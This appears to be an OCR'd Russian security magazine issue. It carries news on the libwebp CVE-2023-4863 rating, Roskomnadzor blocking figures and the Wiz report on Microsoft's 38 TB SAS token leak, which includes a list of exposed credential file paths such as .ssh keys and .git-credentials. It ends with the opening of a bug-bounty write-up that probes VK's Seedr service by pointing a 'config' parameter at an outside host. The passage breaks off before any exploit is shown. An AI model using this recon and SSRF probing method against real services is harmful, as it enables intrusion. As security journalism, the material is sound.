
ЛУЧШИЕ ЯЗЫКИ ПРОГРАММИРОВАНИЯ ПО ВЕРСИИ IEEE SPECTRUM

Журнал IEEE Spectrum, издаваемый Институтом инженеров электротехники и электроники (IEEE), уже в десятый раз составил собственный рейтинг популярности языков программирования. В 2023 году эксперты снова изучили влияние разных языков на сообщество, а также учли их востребованность и интерес к конкретным языкам со стороны разработчиков.

Первое место по-прежнему остается за **PYTHON**, который удерживает лидирующую позицию за счет более мелких и более специализированных языков, а также все чаще используется, например, в работе над ИИ.

Также в первую пятерку популярных языков входят **JAVA**, **C++**, **C** и **JAVASCRIPT**.

Лучшие языки программирования 2023 года



При этом наиболее популярным навыком при поиске работы стал вовсе не Python, а **SQL**. Дело в том, что работодатели предпочитают, чтобы соискатель разбирался в **SQL** и владел им в тандеме с каким-либо языком программирования (например, Java или C++).

GOOGLE КРИТИКУЮТ ИЗ-ЗА БАГА В LIBWEBP

В конце сентября компания Google, не делая никаких анонсов, пересмотрела рейтинг уязвимости CVE-2023-4863, связанной с опенсорсной библиотекой libwebp. Теперь, как и предупреждали многие ИБ-эксперты, эта проблема, затрагивающая тысячи приложений, оценивается как критическая (10 баллов из 10 возможных по шкале CVSS) и имеет собственный идентификатор CVE — CVE-2023-5129.

Изначально компания раскрыла данные об этой уязвимости в Chrome в середине сентября, присвоив ей идентификатор CVE-2023-4863. Тогда компания не упоминала о связи этого бага с библиотекой libwebp, разработанной внутри самой Google для обработки изображений WebP.

Вскоре об устранении этой же проблемы отчитались эксперты Apple Security Engineering and Architecture (SEAR) и компании Citizen Lab (здесь баг отслеживался как CVE-2023-41064), а также разработчики Mozilla Firefox. Стало понятно, что речь идет об одной и той же уязвимости, которую компании почему-то исправляют порознь, и о скоординированном раскрытии информации речи явно не идет.

Специалисты Citizen Lab и вовсе заявляли, что проблема CVE-2023-41064 применялась злоумышленниками как часть цепочки zero-click-эксплоитов для iMessage, которая получила общее название BLASTPASS.

Происходящее вызвало немалое замешательство в ИБ-сообществе, а у специалистов по информационной безопасности возникло много вопросов к Google, которая по неизвестным причинам решила не связывать эту ошибку с libwebp, тем самым поставив под угрозу тысячи приложений, использующих эту библиотеку.

Дело в том, что libwebp используется в составе практически каждого приложения, ОС и других библиотек, которые работают с изображениями формата WebP. В первую очередь это относится к фреймворку Electron, который применяется в Chrome и многих других приложениях для десктопных и мобильных устройств. То есть перед багом оказались уязвимы многочисленные проекты, использующие libwebp, включая Microsoft Teams, 1Password, Signal, Safari, Mozilla Firefox, Microsoft Edge, Opera и нативные браузеры для Android.

В итоге компания подверглась критике со стороны экспертов и СМИ, которые подчеркивали, что умалчивание о проблеме в libwebp приведет лишь к ненужным задержкам в выходе патчей, а злоумышленники тем временем будут выполнять вредоносный код, просто показывая пользователям вредоносные изображения WebP.

В конце сентября компания Google, не привлекая лишнего внимания, наконец внесла изменения в свой бюллетень безопасности, посвященный изначальной проблеме CVE-2023-4863.

Если ранее в компании сообщали, что проблема связана с переполнением буфера хипа WebP в Chrome, а среди затронутых продуктов упоминался только сам браузер Google, теперь Google выпустила новое сообщение, в котором представила более детальное описание уязвимости. Проблеме был присвоен новый идентификатор — CVE-2023-5129.

Теперь затронутая проблемой библиотека libwebp наконец была упомянута официально, а рейтинг уязвимости повышен до максимального — 10 баллов из 10 возможных по шкале CVSS (против 8,8 балла, ранее присвоенных багу CVE-2023-4863).

Как объясняется теперь, баг был связан с алгоритмом Хаффмана, который используется libwebp для lossless-сжатия, и позволяет злоумышленникам выполнять запись out-of-bounds с использованием вредоносных HTML-страниц.

КОЛИЧЕСТВО ЗАБЛОКИРОВАННЫХ САЙТОВ ВЫРОСЛО НА **85%**

Роскомнадзор подвел итоги полугодия по блокировкам сайтов, распространяющих запрещенную в РФ информацию. За период год к году было заблокировано на **85%** больше сайтов и на **10%** – отдельных материалов. В ведомстве говорят, что росту количества блокировок способствовало расширение оснований для них в прошлом году.

Всего в первом полугодии по требованию Роскомнадзора в России заблокировано или удалено более **885 000** сайтов с запрещенной информацией, а также около **1 100 000** отдельных материалов.

СОТРУДНИК MICROSOFT СЛИЛ В СЕТЬ 38 ТБАЙТ ДАННЫХ

Аналитики компании Wiz обнаружили масштабную утечку, допущенную одним из сотрудников Microsoft. Обновляя связанные с ИИ материалы на GitHub, сотрудник случайно выложил в открытый доступ 38 Тбайт конфиденциальных данных, среди которых были приватные ключи, пароли, а также больше 30 тысяч внутренних сообщений из Microsoft Teams.


> *«Мы обнаружили на GitHub управляемый Microsoft репозиторий robust-models-transfer. Этот репозиторий принадлежит исследовательскому подразделению Microsoft по искусственному интеллекту, и его цель — предоставление открытых исходных кодов и ИИ моделей для распознавания изображений», — рассказывают исследователи.*

Оказалось, что еще в 2020 году Microsoft использовала для передачи данных токены Azure SAS (Shared Access Signature), которые позволяют делиться информацией из аккаунтов Azure Storage. Хотя уровень доступа может быть ограничен только конкретными файлами, в этом случае ссылка была настроена неправильно — на общий доступ ко всей учетной записи, включая 38 Тбайт личных файлов.

> *«Этот URL-адрес предоставлял доступ не только к опенсорсным моделям для обучения ИИ. Он был настроен таким образом, что давал права на доступ ко всей учетной записи Azure Storage, что по ошибке привело к раскрытию личных данных», — говорят представители Wiz.*

Случайно скомпрометированная учетная запись содержала 38 Тбайт информации, включая резервные копии с персональных компьютеров сотрудников Microsoft.

> *«Резервные копии содержали конфиденциальные личные данные, включая пароли к сервисам Microsoft, секретные ключи и более 30 000 внутренних сообщений Microsoft Teams от 359 сотрудников Microsoft», — подсчитали исследователи.*



```
/data/home/[redacted]/.azure/accessTokens.json
/data/home/[redacted]/.azure/azureProfile.json
/data/home/[redacted]/.azureml/auth/accessTokens.json
/data/home/[redacted]/.azureml/auth/azureProfile.json
/data/home/[redacted]/.docker/config.json
/data/home/[redacted]/.git-credentials
/data/home/[redacted]/.password-store/.gpg-id
/data/home/[redacted]/.password-store/Microsoft/[redacted].gpg
/data/home/[redacted]/.password-store/azure_blob_storage/[redacted].gpg
/data/home/[redacted]/.password-store/[redacted].azurecr.io/[redacted]@microsoft.com.gpg
/data/home/[redacted]/.password-store/[redacted]/[redacted]@microsoft.com.gpg
/data/home/[redacted]/.ssh/id_rsa
/data/home/[redacted]/.ssh/id_rsa.pub
/[redacted]/.azureml/auth/accessTokens.json
/[redacted]/.azureml/auth/azureProfile.json
/[redacted]/.git-credentials
/[redacted]/.ssh/id_ed25519
/[redacted]/.ssh/id_ed25519.pub
```

Более того, токен оказался неправильно сконфигурирован и в результате предоставлял права не только чтения, но давал всем желающим (включая потенциальных злоумышленников) возможность удалять и перезаписывать существующие файлы.

> *«Злоумышленник мог бы внедрить вредоносный код во все ИИ модели в этой учетной записи Storage, и каждый пользователь, впоследствии доверившийся GitHub-репозиторию компании Microsoft, оказался бы заражен», — рассказали исследователи.*

В своем отчете специалисты Wiz отмечают, что токены SAS в целом представляют серьезную угрозу безопасности (из-за отсутствия мониторинга и управления), а их использование должно быть максимально ограничено. Эксперты заявляют, что такие токены очень сложно отслеживать, поскольку Microsoft не предоставляет централизованного способа управления ими в рамках портала Azure. Кроме того, токены можно настроить таким образом, что «срок их действия будет фактически вечным, без верхнего предела».

По данным Wiz, инженеры Microsoft аннулировали SAS-токен в течение двух дней после того, как им сообщили об этой проблеме (в июне текущего года). Через месяц этот токен был заменен на GitHub.

В Microsoft сообщили, что в ходе этой утечки не были раскрыты данные клиентов и никакие внутренние сервисы компании не подвергались рискам из-за произошедшего.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Google удаляет ссылки на пиратский контент из личных коллекций Google Saved

«Умные» пояса верности сливают пароли, email и местоположение пользователей

Роутеры Asus уязвимы перед удаленным выполнением кода

Исследователь использовал Flipper Zero для Bluetooth-спама на iOS-устройства

Mozilla назвала современные авто «кошмаром» с точки зрения конфиденциальности

В Google Play нашли несколько вредоносных модов Telegram

Атака WiKI-Eve позволяет перехватывать пароли через Wi-Fi

Информацию об обходе блокировок могут запретить с 1 марта 2024 года

Хакеры проникли в системы Международного уголовного суда

Группировка RansomedVC заявила, что взломала все системы компании Sony

ВЗЛОМ SEEDR

РАЙТАП — ПОБЕДИТЕЛЬ PENTEST AWARD В НОМИНАЦИИ «ПРОБИВ»

В этой статье я расскажу о том, как я связал в цепочку несколько проблем безопасности с целью удаленного выполнения кода (RCE) на серверах компании VK. Я описал свои шаги в подробностях, чтобы показать, как исследователь мыслит во время обнаружения необычных уязвимостей.

byq
byqwerton@gmail.com

Pentest Award

В августе 2023 года прошла церемония награждения Pentest Award — премии для специалистов по тестированию на проникновение, которую учредила компания Awillix. Мы публикуем лучшие работы из каждой номинации. Эта статья — победитель в номинации «Пробив». Читай также райтапы, занявшие второе, третье и четвертое места.

Не буду скрывать, я — фанат программы баг-баунти VK на HackerOne. Иногда холдинг приобретает новые компании, и программа расширяется, что дает баг-хантерам неплохой шанс собрать «низко висящие фрукты» — уязвимости, которые могут быть найдены без существенных затрат времени и усилий.

По своему опыту могу сказать, что получить доступ к чему-то, что до тебя никто не пытался взломать, очень выгодно. На площадке HackerOne есть возможность подписаться на интересующую тебя программу и получать обновления о любых изменениях в правилах. Этим я и воспользовался, чтобы быть одним из первых, кто начнет тестировать недавно добавленный сервис.

В течение 2021 года я не очень активно хантил и не следил за обновлениями в избранной программе. Именно по этой причине я пропустил уведомление о том, что платформа Seedr, которая помогает быстро распространять видео в интернете (сейчас уже не действующая), была добавлена в скоуп.

Моя первая встреча с Seedr состоялась в октябре 2021 года. Я начал тестировать и сразу же обнаружил несколько банальных XSS-уязвимостей, но решил не сообщать о них, так как шанс получить дубликат был слишком высок.

В настоящее время ты можешь просмотреть раскрытые отчеты других баг-хантеров и заметить, насколько нетипичные для современных приложений уязвимости они нашли в Seedr:

- RCE в .api/nr/report//download;
- SSRF + RCE через fastCGI в POST /api/nr/video;
- XSS Stored on https://seedr.ru;
- OS command injection on seedr.ru.

Подумав, что мой поезд ушел, я решил не тратить силы на этот проект и продолжил прокрастинировать.


НАХОДКА, КОТОРАЯ ПРИВЛЕКЛА МОЕ ВНИМАНИЕ

Я вернулся к тестированию Seedr во время декабрьского отпуска в другой стране, где с собой у меня был лишь рюкзак и ноутбук. После некоторого времени пребывания в таких условиях у меня просыпается «баг-баунти-голод» и появляется желание найти что-нибудь интересное. Для разогрева я обычно возвращаюсь к уже знакомым сервисам и стараюсь посмотреть на них свежим взглядом.

На этот раз я уделил больше внимания разведке Seedr, а именно поиску и перечислению поддоменов, сканированию портов, перебору веб-директорий и так далее. К счастью, я нашел более заманчивые вещи: GitLab, Grafana, несколько хостов API, cron-файлы в веб-директории, трассировки стека и многое другое. Чем больше точек входа находишь, тем выше шанс отыскать что-то интересное. Хотя ни одна из находок не оказалась стоящей того, чтобы о ней сообщить, кое-что все же привлекло мое внимание.

В исходном HTML-коде страницы `https://api-stage.seedr.ru/player` я заметил следующий комментарий:

```
https://player.seedr.ru/video?vid=cpapXGq50UY&post_id=
57b6ceef64225d5b0f8b456c&config=https%3A%2F%2Fseedr.
com%2Fconfig%2F57975d1b64225d607e8b456e.json&hosting=youtube
```



Request

```
GET /video HTTP/1.1
Host: api-stage.seedr.ru
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101
Firefox/95.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _ga=GA1.2.1240826296.1639522748; _gid=GA1.2.1883646074.1639522748;
_ym_uid=1639522749824376382; _ym_d=1639522749
Upgrade-Insecure-Requests: 1
```

Response


```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 15 Dec 2021 20:04:54 GMT
Content-Type: text/html;charset=UTF-8
Connection: close
Vary: Accept-Encoding
Access-Control-Allow-Credentials: true
Content-Length: 1814

<html>
  <!--https://player.seedr.ru/video?vid=cpapXGq50UY&post_id=57b6ceef64225d5b0f8b45
  6c&config=https%3A%2F%2Fseedr.com%2Fconfig%2F57975d1b64225d607e8b456e.json&hosti
  ng=youtube-->
  <head>
    <title>
    </title>
    <meta http-equiv="content-type" content="text/html; charset=utf-8">
    <meta property="og:url" content="http://youtube.com/watch?v=">
    <meta property="og:title" content="">
    <meta property="og:description" content="">
    <meta property="og:image" content="">
    <meta property="og:type" content="video">
    <meta property="og:video:url" content="
    http://player.seedr.ru/video?pid=&vid=&sid=&hosting=">
```

Готов поспорить, что более опытный читатель уже захотел изменить GET-параметр `config` на свой хост для получения входящего HTTP-соединения, что я и сделал. Но после нескольких попыток не получил ни одного отстука и продолжил экспериментировать с другими параметрами.

Я открыл в браузере вот такую ссылку:

```
https://player.seedr.ru/video?vid=cpapXGq50UY&post_id=
57b6ceef64225d5b0f8b456c&config=https%3A%2F%2Fseedr.
com%2Fconfig%2F57975d1b64225d607e8b456e.json&hosting=youtube
```

Заглянув в код, я заметил, что метатеги заполнены по разметке Open Graph и содержат информацию о видео: название, описание, превью и так далее.



Request


```
GET /video?vid=cpapXGq50UY&post_id=57b6ceef64225d5b0f8b456c&config=
https%3A%2F%2Fseedr.com%2Fconfig%2F57975d1b64225d607e8b456e.json&hosting=youtube
HTTP/1.1
Host: player.seedr.ru
Cookie: _ga=GA1.2.1240826296.1639522748; _gid=GA1.2.1883646074.1639522748;
_ym_uid=1639522749824376382; _ym_d=1639522749
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101
Firefox/95.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 15 Dec 2021 20:05:19 GMT
Content-Type: text/html;charset=UTF-8
Connection: close
Vary: Accept-Encoding
Strict-Transport-Security: max-age=15768000
Content-Length: 2250

<html>
  <!--https://player.seedr.ru/video?vid=cpapXGq50UY&post_id=57b6ceef64225d5b0f8b45
  6c&config=https%3A%2F%2Fseedr.com%2Fconfig%2F57975d1b64225d607e8b456e.json&hosti
  ng=youtube-->
  <head>
    <title>
      Что делать когда дети ссорятся? Монсик Миротворец [Супермамы]
    </title>
